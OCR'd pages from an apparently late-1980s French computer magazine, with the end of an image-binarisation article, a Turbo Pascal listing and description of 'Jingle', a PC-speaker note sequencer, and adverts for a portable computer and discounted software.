La binarisation consiste à transformer une image couleur en image noir et blanc. Cette opération est normalement prévue pour des images comportant un grand nombre de couleurs. L'algorithme proposé permet une binarisation convenable, malgré le petit nombre de couleurs disponibles (4 en CGA).

Le principe du filtrage consiste à effectuer une « moyenne », pour un point donné, en te-



Un exemple « spectaculaire » de reconstruction d'image.
Sur le sigle SVM LA MICRO, on commence par supprimer en totalité les lettres S et M (en partant d'une inversion vidéo de SVM, et en effectuant I ; F2 ; 9 ; 3 ; E ; E ; E).
Ici, l'élément structurant est * (élément 3).
On reconstitue ensuite l'image avec D ; SHIFT F5 ; D ; SHIFT F5 ; D ; SHIFT F5 ;... autant de fois qu'il est nécessaire : l'image se reconstruit au fur et à mesure.

nant compte des valeurs affectées à ses voisins. Le filtre retenu permettra d'éliminer de petits éléments d'image, sans effectuer d'érosion. Il sera intéressant d'envisager une batterie de filtres, pour d'autres opérations.

Le programme est fort classiquement décomposé en modules, chacun étant précédé d'une remarque qui explicite clairement son rôle dans le programme. A remarquer plus particulièrement les procédures BSAVE et BLOAD, en début de listing, qui permettent de charger et de sauvegarder des images au format courant du Basic : les procédures d'appel, que l'on rencontrera plus loin, sont appelées SAUVEGARDE (pour la sauvegarde de l'image écran) et CHARGEMENT (pour la récupération d'une image). On notera la possibilité d'obtenir une aide en appuyant sur la touche F1, ce qui résume à l'écran les actions possibles (touches à utiliser, et action correspondante) : l'affichage est fait par la procédure dite MENUO, dans le listing.

Pour charger une image, on tape C. Pour sauvegarder, on devra faire S. On quitte le programme en tapant Q. On notera qu'il n'est pas prévu de catalogue des images disponibles, les noms des fichiers à appeler devant donc être connus avant le lancement du programme (les fichiers images sont sauvés avec une extension – classique – .PIC).

Farshad AMOUZEGAR

JINGLE

Tous les physiciens vous le diront : un morceau de musique est constitué de sons élémentaires, ou notes, principalement caractérisés par une fréquence, exprimée en hertz, et une durée, exprimée en millisecondes. Jingle, l'outil interactif de génération sonore (musicale ou non) présenté ici par Philippe Vincent, permet aux non-musiciens de créer « à l'instinct » de petites séquences de notes, chacune représentée par un niveau de fréquence et un niveau de durée. Ecrit en Turbo Pascal, le programme fonctionne sur IBM PC et compatibles.




DANS UNE SÉQUENCE sonore conçue avec Jingle, les notes sont formées à partir de couples fréquence-durée juxtaposés de manière très simple. Après quoi le morceau entier peut être visualisé à l'écran sous forme d'un histogramme double, semblable à un graphique de gestion, modifiable à volonté. A tout moment, le compositeur peut écouter la séquence de notes qu'il vient de créer. Il pourra sauvegarder ses morceaux sonores sur disque et les recharger ultérieurement pour une mise à jour. A noter, pour les étourdis, qu'une gestion de fichiers, simple mais efficace, évite de quitter le programme ou de changer de morceau sans avoir sauvegardé l'ancien (à moins de le vouloir vraiment)... Ce programme, conçu pour fonctionner sur un IBM PC muni d'un écran CGA, s'avère facilement adaptable à tout modèle à écran monochrome : il suffit de modifier, au départ, la constante SCREEN contenant le segment de la mémoire vidéo en lui donnant la valeur $B800 pour les cartes CGA/EGA, et $B000 pour les cartes Hercules. Un seul lecteur de disquettes suffit amplement pour faire tourner le programme et pour sauvegarder des morceaux.

100	130	250	230	250	205	200	130
150	180	200	230	300	230	150	155
200	205	150	180	400	230	100	155
250	155	0	180	650	130	0	0
300	230	100	130	400	230		
500	130	150	180	300	230		
300	230	200	130	250	205		

Les données de cet exemple sont reproduites sur l'écran ci-dessous.

Le logiciel ne fait apparaître qu'un seul écran composé de trois parties :

- En haut, la barre de menu principal, rappelle la correspondance entre les touches de fonctions et les commandes.



L'écran de travail de Jingle affiche 24 notes sur les 120 disponibles par morceau.

- La fenêtre d'édition affichant les pics de fréquence et de durée, ne peut contenir que 24 notes, mais 120 sont éditables par morceau. Il existe donc 5 pages d'édition que l'on peut faire défiler à volonté. Les graduations verticales sont à gauche, en unités de fréquence (UF) et à droite, en unités de temps (UT).

- En bas, le tableau de bord indique le numéro de la note en cours d'édition, sa fréquence et sa durée, l'incrément en fréquence et en durée, et enfin l'échelle utilisée, c'est-à-dire le nombre d'hertz et le nombre de millisecondes que représente chaque unité.

A tout instant sous la fenêtre d'édition, une petite flèche indique la note éditée. Juste au-dessus du tableau de bord, un indicateur rappelle à l'utilisateur qu'il est en train de modifier la fréquence des notes ou leur durée.

Fonctions et commandes

Deux catégories de commandes sont disponibles : d'une part, les commandes d'édition (modification des fréquences et durée des notes), et d'autre part, les commandes de gestion de fichiers et d'adaptation de l'environnement (changement d'échelle des UF et UT, changement des incréments). Toutes ces commandes sont accessibles à tout instant, par frappe d'une seule touche :

F1 : Chargement d'un fichier de notes. Après une éventuelle demande de sauvegarde du fichier précédent, le programme réclame le nom du fichier à charger... L'extension .JGL est prise par défaut. Les notes apparaissent à l'écran (modifier les échelles éventuellement si rien ne s'affiche).

F2 : Sauvegarde d'un fichier de notes. Si le morceau édité n'a pas de nom, le programme en demande un (extension .JGL par défaut), puis écrit le fichier de notes : c'est un fichier texte où chaque ligne représente une note, avec la fréquence (Hz) suivie de la durée (ms). Les notes créées avec une durée nulle ne sont pas sauvegardées !

F3 : Edition d'un nouveau morceau. Après une éventuelle demande de sauvegarde du fichier précédent, la fenêtre d'édition est vidée, les échelles par défaut remises en place et l'utilisateur peut créer une autre séquence sonore (sans nom...).

F4 : Exécution du morceau édité. Les notes éditées sont envoyées au haut-parleur de l'ordinateur, attention aux oreilles...

F5, F6, F7, F8 : Mise à jour des incréments et des échelles. F5 et F6 permettent de modifier respectivement l'incrément en fréquence et l'incrément en durée. Les nouvelles valeurs sont alors affichées sur le tableau de bord. Le

Suite page 175

JINGLE

EN TURBO PASCAL 3.0

POUR IBM PC ET COMPATIBLES

```
const  F1 = 59; F2 = 60; F3 = 61;          { Scan Code des touches fonctions  }
       F4 = 62; F5 = 63; F6 = 64;
       F7 = 65; F8 = 66; F10 = 68;
       UP = 72; DN = 80; PGUP = 73; PGDN = 81;
       LEFT = 75; RIGHT = 77;
       DEL  = 83; INS  = 82;
       ESC  = 27; CR   = 13;
       MAX_CYCLES = 100;                   { Pour les attentes, adapter selon }
                                           { le matériel utilisé...           }
      SCREEN     = $B800;                 { RAM Video, $B000 pour les cartes }
                                           {               Hercules monochromes }
       MAX_NOTES  = 120;                   { Nombre maxi de notes par morceau }
       P_N        = 24;                    { Nombre de notes par page-écran   }
       SPC        = #32;
       BEL        = #7;
       _dF        = 1;
       _dt        = 2;
       _sclF      = 3;
       _sclT      = 4;
       Delta_F    : array[1..4] of integer = (1000,100, 10,1);
       Delta_T    : array[1..4] of integer = ( 500,100, 10,1);
       ech_F      : array[1..4] of integer = (1000,200, 50,10);
       ech_T      : array[1..4] of integer = ( 500,200, 50,10);

type   Regs = record
                 AX,BX,CX,DX,BP,SI,DI,DS,ES,Flags : integer
              end;
       Note = record
                 Freq,
                 Tempo : integer
              end;

var    Gamme              : array[1..MAX_NOTES] of Note;
       FichG              : string[80];   { Nom du fichier contenant la gamme}
       fp                 : Text;         { Pointeur associé à ce fichier... }
       Termine,sauve      : boolean;      { Variables d'état du logiciel...  }
       LastNote,                          { Rang de la dernière note créée   }
       NumPage,                           { Numéro de la page-écran en cours }
       Cur_Note,                          { Numéro de note en cours d'édition}
       Base,                              { Nombre de notes dans les pages   }
                                          { précédant la page courante       }
       dF,dt,                             { Incréments en fréq. et en durée  }
       ind_f,ind_t,
       scale_F,scale_T,                   { Facteurs d'échelles en F et t... }
       ind_sf,ind_st,i,
       BufFreq,BufTemp    : integer;
       VarEdit            : byte;         { Type de la variable en cours de  }
                                          { modification : 1=Fréq.  2=Durée  }
       key                : char;
       ckey               : byte absolute key;
       reg86              : Regs;


{*-------------------------------------------- Attente de n millisec. ----*}
   procedure Pause (n:integer);
{*------------------------------------------------------------------------*}
  var i,j:integer;

  begin
     for j:=MAX_CYCLES downto 1 do
        for i:=n downto 1 do
  end;


{*------------------------------------------------- Forme du curseur ----*}
   procedure Curseur (deb,fin:byte);
{*------------------------------------------------------------------------*}
  begin
     with reg86 do begin
          AX := $100;
          CX := ((deb and $1F) shl 8) + (fin and $1F)
     end;
     Intr($10,reg86)
  end;


{*--------------------------- Lecture des touches fonctions,CR et Esc ----*}
   procedure LireCmd;
{*------------------------------------------------------------------------*}
  var funckey : boolean;

  begin
     funckey := False; key := #0;
     repeat
        read(KBD,key);
        if (ckey=ESC) and KeyPressed then begin
           read(KBD,key);
           funckey := True
        end
     until funckey or (ckey in [CR,ESC])
  end;


{*-------------------------------------------- Attribut d'affichage ----*}
   procedure TextAttr(at:byte);
{*------------------------------------------------------------------------*}
  begin
     TextColor(at and $0F);
     TextBackGround((at and $F0) shr 4)
  end;


{*------------------------ Efface le graphe des notes (fréq. et durée) ----*}
   procedure ClearGraph;
{*------------------------------------------------------------------------*}
  var adr,i,j : integer;

  begin
     adr := $1E0;
     for i:=0 to 16 do begin
        for j:=4 to 75 do
            MemW[SCREEN:((j-1) shl 1)+adr] := $720;
        adr := adr+$A0
     end
  end;

{*-------------------------------------- Affiche le nom du fichier édité ----*}
   procedure VoirNomFic;
{*--------------------------------------------------------------------------*}
  begin
     if FichG[0]>#0 then begin
        TextAttr($07);
        GotoXY(80-Ord(FichG[0]),23); write(FichG)
     end
  end;


{*-------------------------------------------- Màj des incréments F ou t ----*}
   procedure Incr (typ:byte);
{*--------------------------------------------------------------------------*}
  begin
     case typ of
       _dF   : begin
                  ind_f := (ind_f mod 4)+1; dF := Delta_F[ind_f];
                  GotoXY(59,24); TextAttr($3E); write(dF:4)
               end;
       _dt   : begin
                  ind_t := (ind_t mod 4)+1; dT := Delta_T[ind_t];
                  GotoXY(74,24); TextAttr($3E); write(dT:3)
               end;
       _sclF : begin
                  ind_sf := (ind_sf mod 4)+1; scale_F := ech_F[ind_sf];
                  GotoXY(25,25); TextAttr($47); write(scale_F:4)
               end;
       _sclT : begin
                  ind_st := (ind_st mod 4)+1; scale_T := ech_T[ind_st];
                  GotoXY(49,25); TextAttr($47); write(scale_T:3)
               end
     end
  end;


{*-------------------------------- Pose une flèche sous la note éditée ----*}
   procedure PointeNote (n:integer);
{*--------------------------------------------------------------------------*}
  begin
     TextAttr($07); GotoXY(1,22); ClrEol;
     GotoXY((n-Base)*3+1,22); write(#24)
  end;


{*------------------------------ Affiche les notes de la page en cours ----*}
   procedure VoirNotes (prem,dern:integer);
{*--------------------------------------------------------------------------*}
  var adr,i,j,v : integer;

     procedure Blancs_Verticaux (nb,adr:integer);
       var x : integer;
       begin
          for x:=1 to nb do begin
             MemW[SCREEN:adr] := $720;
             adr := adr-$A0
          end
       end;
  begin
     if prem>Base then
        for i:=prem to dern do begin
            v := Gamme[i].Freq div scale_F; if v>17 then v:=17;
            adr := (i-Base)*6+$BE0;
            for j:=1 to v do begin
                MemW[SCREEN:adr] := $ADB;
                adr := adr-$A0
            end;
            Blancs_Verticaux(17-v,adr);
            v := Gamme[i].Tempo div scale_T; if v>17 then v:=17;
            adr := (i-Base)*6+$BE2;
            for j:=1 to v do begin
                MemW[SCREEN:adr] := $AB0;
                adr := adr-$A0
            end;
            Blancs_Verticaux(17-v,adr)
        end
  end;


{*-------------------------------------------- Changement de la page ----*}
   procedure VoirPage (sens:byte);
{*--------------------------------------------------------------------------*}
  begin
     if sens=PGDN then
        NumPage := (NumPage mod (MAX_NOTES div P_N))+1
     else
        begin
           NumPage := NumPage-1;
           if NumPage=0 then  NumPage := MAX_NOTES div P_N
        end;
     ClearGraph;
     TextAttr($07);
     GotoXY(1,22); ClrEol;
     GotoXY(4,22); write(#24);
     TextAttr($47); GotoXY(78,25); write(NumPage:2);
     Base := (NumPage-1)*P_N; Cur_note := Base+1;
     VoirNotes(Base+1,Base+P_N)
  end;


{*-------------------------------------------- Màj des histogrammes ----*}
   procedure MajGraph (typ:byte);
{*--------------------------------------------------------------------------*}
  begin
     if typ=_df then  Gamme[Cur_Note].Freq := BufFreq
              else  Gamme[Cur_Note].Tempo:= BufTemp;
     sauve := False;
     if Cur_Note>LastNote then  LastNote := Cur_Note;
     VoirNotes(Cur_Note,Cur_Note)
  end;


{*-------------------------------------------- Exécution du morceau ----*}
   procedure Jouer;

{*--------------------------------------------------------------------------*}
  var i : integer;

  begin
     for i:=1 to LastNote do begin
         Sound(Gamme[i].Freq);
         Pause(Gamme[i].Tempo);
```

●●●/●●●

```
        NoSound
    end
  end;

{*---------------------------------------- Initialisation des variables ----*}
   procedure InitData;
{*-------------------------------------------------------------------------*}
  var i : integer;

  begin
     Termine := False; sauve := True;                          { Etat logiciel }
     FichG := '';
     ind_f  := 1; ind_t  := 1;
     ind_sf := 1; ind_st := 1;
     Incr(_dF); Incr(_dt);
     Incr(_sclF); Incr(_sclT);
     LastNote := 0; NumPage := 1; Base := 0; Cur_Note := 1;
     VarEdit  := _dF;            { On édite en premier la fréquence de la note }
     for i:=1 to MAX_NOTES do begin
         Gamme[i].Freq  := 0;
         Gamme[i].Tempo := 0
     end;
     PointeNote(1)
  end;

{*------------------------------------------ Messages d'erreur courants ----*}
   procedure ErrFic (n:byte);
{*-------------------------------------------------------------------------*}
  begin
     TextAttr($87); GotoXY(1,23);
     case n of
        1 : write(BEL,'Fichier introuvable : ',FichG);
        2 : write(BEL,'Erreur en écriture  : ',FichG)
     end;
     write('   Tapez <ESC>');
     repeat LireCmd  until ckey=ESC;
     TextAttr($07); GotoXY(1,23); ClrEol
  end;


{*---------------------------------- Saisie du nom de fichier à éditer ----*}
   procedure LireNomFic;
{*-------------------------------------------------------------------------*}
  begin
     TextAttr($07); GotoXY(1,23); ClrEol;
     write('Fichier [.JGL] : ');
     Curseur(6,7); readln(FichG); Curseur($1F,$1F);
     if Pos('.',FichG)=0 then  FichG := FichG+'.JGL';
     TextAttr($07); GotoXY(1,23); ClrEol
  end;


{*------------------------------------------- Sauver le morceau sur disk ----*}
   procedure Sauver;
{*-------------------------------------------------------------------------*}
  var i : integer;

  begin
     if FichG='' then LireNomFic;
     assign(fp,FichG);
     {$I-} rewrite(fp); {$I+}
     if IOresult<>0 then
        ErrFic(2)
     else
       begin
         for i:=1 to LastNote do
             if Gamme[i].Tempo>0 then
                writeln(fp,Gamme[i].Freq,SPC,Gamme[i].Tempo);
         VoirNomFic; sauve := True;
         close(fp)
       end
  end;


{*------------------------------------ Test de l'état du fichier édité ----*}
   procedure A_Sauver;
{*-------------------------------------------------------------------------*}
  begin
     if not(sauve) then begin
        TextAttr($07); GotoXY(1,23); ClrEol; VoirNomFic;
        GotoXY(1,23); write(BEL,'Sauvegarde ? (O/N) ');
        repeat read(KBD,key) until UpCase(key) in ['O','N'];
        if UpCase(key)='O' then Sauver
     end
  end;


{*---------------------------------------- Effacement du morceau édité ----*}
   procedure Nouveau;
{*-------------------------------------------------------------------------*}
  begin
     ClearGraph;
     TextAttr($07); GotoXY(1,23); ClrEol;
     TextAttr($31); GotoXY(1,24); ClrEol;
     write(' Note n°       Fréq. =       Hz  Durée =      ms   dF =      Hz
dt =     ms');
     InitData;
     TextAttr($47); GotoXY(78,25); write(NumPage:2); PointeNote(1);
  end;


{*------------------------------------------ Charger un morceau du disk ----*}
   procedure Charger;
{*-------------------------------------------------------------------------*}
  var i : integer;

  begin
     Nouveau;
     LireNomFic;
     assign(fp,FichG);
     {$I-} reset(fp); {$I+}
     if IOresult<>0 then ErrFic(1)



  else
     begin
       i := 1;
       while not(EOF(fp)) do begin
            readln(fp,Gamme[i].Freq,Gamme[i].Tempo);
            i := i+1
       end;
       LastNote := i-1; VoirNotes(1,P_N); VoirNomFic;
       close(fp)
```

```
        end
  end;


{*---------------------------------- Mise en place de l'écran de travail ---*}
   procedure InstallEcran;
{*-------------------------------------------------------------------------*}
  var i : integer;

  begin
     TextAttr(7); ClrScr; Curseur($1F,$1F);
     TextAttr($19); GotoXY(1,1); ClrEol; GotoXY(3,1);
     TextAttr($1F); write('F1'); TextAttr($19); write(' Charger   ');
     TextAttr($1F); write('F2'); TextAttr($19); write(' Sauver    ');
     TextAttr($1F); write('F3'); TextAttr($19); write(' Nouveau   ');
     TextAttr($1F); write('F4'); TextAttr($19); write(' Jouer    ');
     TextAttr($1F); write('F5'); TextAttr($19); write(' dF   ');
     TextAttr($1F); write('F6'); TextAttr($19); write(' dt   ');
     TextAttr($1F); write('F10'); TextAttr($19); write(' Quitter');
     TextAttr($31); GotoXY(1,24); ClrEol;
     write(' Note n°        Fréq. =       Hz  Durée =      ms    dF =      Hz
dt =     ms');
     TextAttr($47); GotoXY(1,25); ClrEol;
     GotoXY(2,25); write('Echelle:  (F7) 1 U.F.=      Hz    (F8) 1 U.T.=     ms');
     GotoXY(73,25); write('Page  1');
     TextAttr($07);
     for i:=4 to 20 do begin
        GotoXY(3,i);  write(#179);
        GotoXY(76,i); write(#179)
     end;
     GotoXY(3,21); write(#192);
     for i:=4 to 75 do  write(#196);
     GotoXY(76,21); write(#217);
     GotoXY(1,3);  write('Fréq (U.F.)'); GotoXY(72,3); write('t (U.T.)');
     GotoXY(1,5);  write('16',#180); GotoXY(76,5);  write(#195,'16');
     GotoXY(1,11); write('10',#180); GotoXY(76,12); write(#195,'10');
     GotoXY(1,20); write(' 1',#180); GotoXY(76,20); write(#195,' 1')
  end;



{*-------------------------------------------------------------------------*
   Programme principal
 *-------------------------------------------------------------------------*}
begin
   InstallEcran;
   InitData;
   repeat
      BufFreq := Gamme[Cur_Note].Freq;
      BufTemp := Gamme[Cur_Note].Tempo;
      TextAttr($3E);
      GotoXY(10,24); write(Cur_Note:3);
      GotoXY(25,24); write(BufFreq:5);
      GotoXY(43,24); write(BufTemp:4);
      TextAttr($07); GotoXY(1,23);
      if VarEdit=_dF then write('Fréq.') else write('Durée');
      LireCmd;
      case ckey of
        UP    : begin
                  if VarEdit=_dF then
                     begin
                       if BufFreq<=(17000-dF) then  BufFreq := BufFreq+dF;
                     end
                  else
                     if BufTemp<=(5000-dT) then  BufTemp := BufTemp+dT;
                  MajGraph(VarEdit)
                end;
        DN    : begin
                  if VarEdit=_dF then
                     begin
                       if BufFreq>=dF then  BufFreq := BufFreq-dF;
                     end
                  else
                     if BufTemp>=dT then  BufTemp := BufTemp-dT;
                  MajGraph(VarEdit)
                end;
        RIGHT : begin
                  Cur_Note := (Cur_Note mod P_N)+1 + Base;
                  BufFreq := Gamme[Cur_Note].Freq;
                  BufTemp := Gamme[Cur_Note].Tempo;
                  PointeNote(Cur_Note)
                end;
        LEFT  : begin
                  Cur_Note := Cur_Note-1;
                  if Cur_Note=Base then  Cur_Note := Base+P_N;
                  BufFreq := Gamme[Cur_Note].Freq;
                  BufTemp := Gamme[Cur_Note].Tempo;
                  PointeNote(Cur_Note)
                end;
        CR    : if VarEdit=_dF then  VarEdit := _dt
                               else  VarEdit := _dF;
        PGDN,
        PGUP  : begin VoirPage(ckey); PointeNote(Cur_Note)  end;
        DEL   : if (LastNote>0) and (Cur_Note<=LastNote) then
                  begin
                    for i:=Cur_Note to LastNote do begin
                        Gamme[i].Freq := Gamme[i+1].Freq;
                        Gamme[i].Tempo:= Gamme[i+1].Tempo
                    end;
                    LastNote := LastNote-1; sauve := False;
                    VoirNotes(Cur_Note,Base+P_N)
                  end
                else write(BEL);
        INS   : if (LastNote<MAX_NOTES) and (Cur_Note<=LastNote) then
                  begin
                    LastNote := LastNote+1;
                    for i:=LastNote downto Cur_Note+1 do begin
                        Gamme[i].Freq := Gamme[i-1].Freq;
                        Gamme[i].Tempo:= Gamme[i-1].Tempo
                    end;
                    Gamme[Cur_Note].Freq := 0; Gamme[Cur_Note].Tempo := 0;
                    VoirNotes(Cur_Note,Base+P_N);
                  end
                else write(BEL);
        F1    : begin A_Sauver; Charger  end;
        F2    : Sauver;
        F3    : begin A_Sauver; Nouveau  end;
        F4    : Jouer;
        F5,F6 : Incr(ckey-F5+1);                  { Màj de l'incrément dF ou dt }
        F7,F8 : begin                             { Màj de l'echelle en F ou t  }
                  Incr(ckey-F7+3);
                  VoirNotes(Base+1,Base+P_N)    { Rafraichissement de l'histo.}
                end;
        F10   : begin A_Sauver; Termine := True  end
        else    write(BEL)
      end
   until Termine;
   TextAttr($07); ClrScr; Curseur(6,7)
end.
```

Suite de la page 172

changement d'incrément permet de travailler plus ou moins finement sur les grandeurs. F7 et F8 permettent de modifier respectivement les échelles en fréquence et en durée. L'histogramme des notes est automatiquement redessiné à l'écran en tenant compte des nouvelles graduations.

F10 : Quitter le programme. Si ce n'est pas fait, le programme demandera une sauvegarde du fichier dernièrement édité. Puis le contrôle est rendu à MS-DOS...

PgUp,PgDn : Défilement des pages d'édition. Pour changer de page en cours de travail.

Flèches Gauche et Droite : Changement de la note à éditer. Pour passer d'une note à l'autre. Le curseur-flèche en bas de la fenêtre d'édition suit le mouvement. Les caractéristiques de la note ainsi pointée sont affichées sur le tableau de bord.

Flèches Haute et Basse : Modification des niveaux (fréquence et durée). L'utilisateur peut augmenter (flèche haute) ou diminuer (flèche basse) l'une des deux caractéristiques de la note courante. Au début du programme, la fréquence est la caractéristique à modifier. Cette caractéristique est augmentée ou diminuée de la valeur de l'incrément adéquat (dF si on met à jour les fréquences, dt si on met à jour les durées). La modification est automatiquement visualisée sur l'histogramme (à moins que l'échelle ne le permette pas...) et sur le tableau de bord.

A l'intérieur de Jingle

Les valeurs des fréquences sont comprises dans l'intervalle 0-17 000 Hz, plage audible pour l'oreille humaine. Les durées s'étalent de 0 à 5 000 ms (5 sec.). Une note à fréquence nulle et durée positive équivaut à un silence. Une note à fréquence positive et durée nulle est considérée comme une « non-note » puisqu'il ne sortira rien du haut-parleur.

CR (Retour Chariot) : Changement de caractéristique. A tout moment, cela permet de faire basculer l'édition de la fréquence à la durée et vice-versa. L'indicateur à gauche, audessus du tableau de bord, est automatiquement mis à jour. Selon l'état de cette bascule, la frappe des flèches haute et basse modifiera la fréquence ou la durée de la note courante.

Ins : Insertion d'une note dans la séquence. Une note vide (fréquence et durée nulles) est insérée entre deux autres, à l'endroit pointé par le curseur-flèche sous la fenêtre d'édition. L'insertion est impossible si ce curseur ne pointe pas une note existante.

Del : Destruction d'une note. La note pointée par le curseur-flèche est effacée, les notes situées au-delà sont décalées vers la gauche. La destruction est impossible si le curseur ne pointe pas une note existante.

Suivant une méthode courante en Pascal, le programme principal est une boucle attendant la frappe d'une des touches prévues. Diverses procédures pourront être invoquées :

- Pause interrompt le programme pendant n millisecondes. La fonction Delay() du Turbo Pascal n'est pas utilisée car elle dépend du matériel (plus particulièrement de la fréquence d'horloge de la carte mère). Cette procédure est correcte pour un IBM PC à 4,77 MHz, mais pas pour des fréquences de 8, 10 ou 12 MHz ! Selon la carte mère employée, il faut donc ajuster la valeur de la constante MAX_CYCLES de Jingle.

Pour un modèle à 4,77 MHz, une valeur de 50 semble correcte ; à 8 MHz (par exemple le PC 1512), la constante vaut 100... Faites des tests chronomètre en main pour obtenir le meilleur réglage !

- Curseur fixe la forme du curseur texte.
- LireCmd attend la frappe au clavier des touches gérées par le logiciel.
- TextAttr fixe l'attribut d'affichage courant.
- ClearGraph efface la fenêtre d'édition.
- VoirNomFic affiche le nom du fichier de notes édité au-dessus du tableau de bord.
- Incr met à jour les incréments en fréquence et durée ou les échelles du graphe.
- PointeNote gère le curseur-flèche indiquant quelle note est en cours d'édition.
- VoirNotes affiche un groupe de notes dans la page courante.
- VoirPage effectue le changement de page d'édition.
- MajGraph met à jour le graphe des notes.
- Jouer exécute le morceau créé.
- InitData initialise les principales structures de données de Jingle.
- InstallEcran met en place l'écran de travail de Jingle.
- ErrFic, LireNomFic, Sauver, A_Sauver, Nouveau, Charger . . . sont les fonctions de gestion de fichiers classiques.

A qui s'adresse ce logiciel ? Aux personnes désirant animer des jeux grâce à des petits passages musicaux ou autres bruits divers, aux créateurs de programmes souhaitant introduire quelques fantaisies dans le monde discret de l'IBM PC, et de manière générale aux curieux, aux expérimentateurs fous, etc. Mais attention, ce n'est pas la meilleure façon de flirter avec Mozart, et encore moins avec Jimmy Hendrix !

En fait, l'utilisation la plus intéressante pourrait bel et bien être l'insertion de sons dans d'autres programmes, par exemple dans des piles exploitées par HyperExtra-SuperCard, paru dans SVM n°55. Dans ce cas, il faudra ajouter un module à ce dernier, pour la reconnaissance et l'exécution des séquences réalisées avec Jingle. Cette transformation, qui ne pose aucun problème technique, sera grandement facilitée par une lecture attentive du listing, commenté de façon très précise. Il ne reste plus qu'à invoquer la muse de la musique.

Philippe VINCENT

Pendant que [redacted] fabrique un portable pour le monsieur de gauche, Victor invente le portable V86P pour celui de droite.



Soulever le portable [redacted] tient du tour de force. Par contre, le V86P de Victor avec ses 3,5 kg, lui, sait se faire oublier.



Le V86P a su mettre dans un format TRÈS réduit toutes les fonctions et les capacités d'un ordinateur de bureau de chez [redacted] ou [redacted].

Il tient dans un attaché case ce qui n'est vraiment pas le cas du [redacted]

Avec une autonomie de plusieurs heures, le V86P est capable de vous suivre absolument partout.

Le V86P portable: le plus petit, 26,9 x 31,5 x 4,9 cm, le plus léger, 3,5 kg, le moins cher, 9.990 F HT*.


Processeur	80C86
RAM	640Ko
Vitesse	10MHz
Capacité	1,44 Mo à 20 Mo
Écran	LCD double twist


*A partir de 11.848F toutes taxes comprises, prix moyen constaté.

Pour en savoir plus sur le V86P tapez 3615 code Victor.




Comme [redacted] moins cher que [redacted].






LE LIBRE-SERVICE DU LOGICIEL

UN CHOIX DE SOURIS UNIQUE EN FRANCE




POWERMOUSE 100
de ProHance pour PC.
35 touches programables.
Votre clavier au bout des doigts
Prix Public : 2 670 F
Prix GENIUS TTC : 1 790 F

INFRAROUGE
pour PC et MAC
Souris sans fil : "La connexion invisible"
Prix Public : 1 055 F
Prix GENIUS TTC : 895 F




LES "TRACKBALL"
Le maximum de confort
pour un minimum de place sur votre bureau



KENSINGTON
pour MAC
Prix Public : 1 898 F
Prix GENIUS TTC : 1 295 F

ROLLER MOUSE
pour PC
Prix Public : 1 613 F
Prix GENIUS TTC : 1 110 F



GESTION BASE DE DONNEES	Prix Public TTC	Prix GENIUS TTC
FILEMAKER II pour Mac	3 900 F	**3 475 F**
4e DIMENSION 4.0 pour Mac	7 353 F	**5 595 F**
FILE V. 2.0 pour Mac	2 953 F	**2 095 F**
PARADOX V. 3.0 pour PC	9 962 F	**6 230 F**
DBASE IV* (5" 1/4 ou 3" 1/2) pour PC	10 021 F	**7 150 F**
DBASE IV DEVELOPPEUR (5" 1/4) VF	17 730 F	**12 995 F**

TABLEUR SUR PC

Disponible la dernière version du tableur le plus performant sur PC.

LOTUS 1.2.3. V 2.2 VF (5" 1/4 ou 3" 1/2)	5 920 F	**3 990 F**
LOTUS 1.2.3. V 3.0 VF (5" 1/4 ou 3" 1/2)	5 920 F	**3 990 F**

CREER SANS LIMITE

Pour créer sans autre limite que celle de son imagination...

FREEHAND 2.0 VF pour Mac	7 056 F	**5 695 F**
ADOBE ILLUSTRATOR pour Mac	8 183 F	**7 895 F**
ADOBE ILLUSTRATOR pour PC	10 021 F	**9 495 F**

TRAITEMENTS DE TEXTE PROFESSIONNELS

MACWRITE II pour Mac	2 954 F	**2 300 F**
WORD 4 pour Mac (vendu avec Superpaint 1.1)	3 546 F	**2 375 F**
Pour PC		
WORD PERFECT V. 5.0	5 693 F	**4 695 F**

PERSONNALISER VOS LOGICIELS

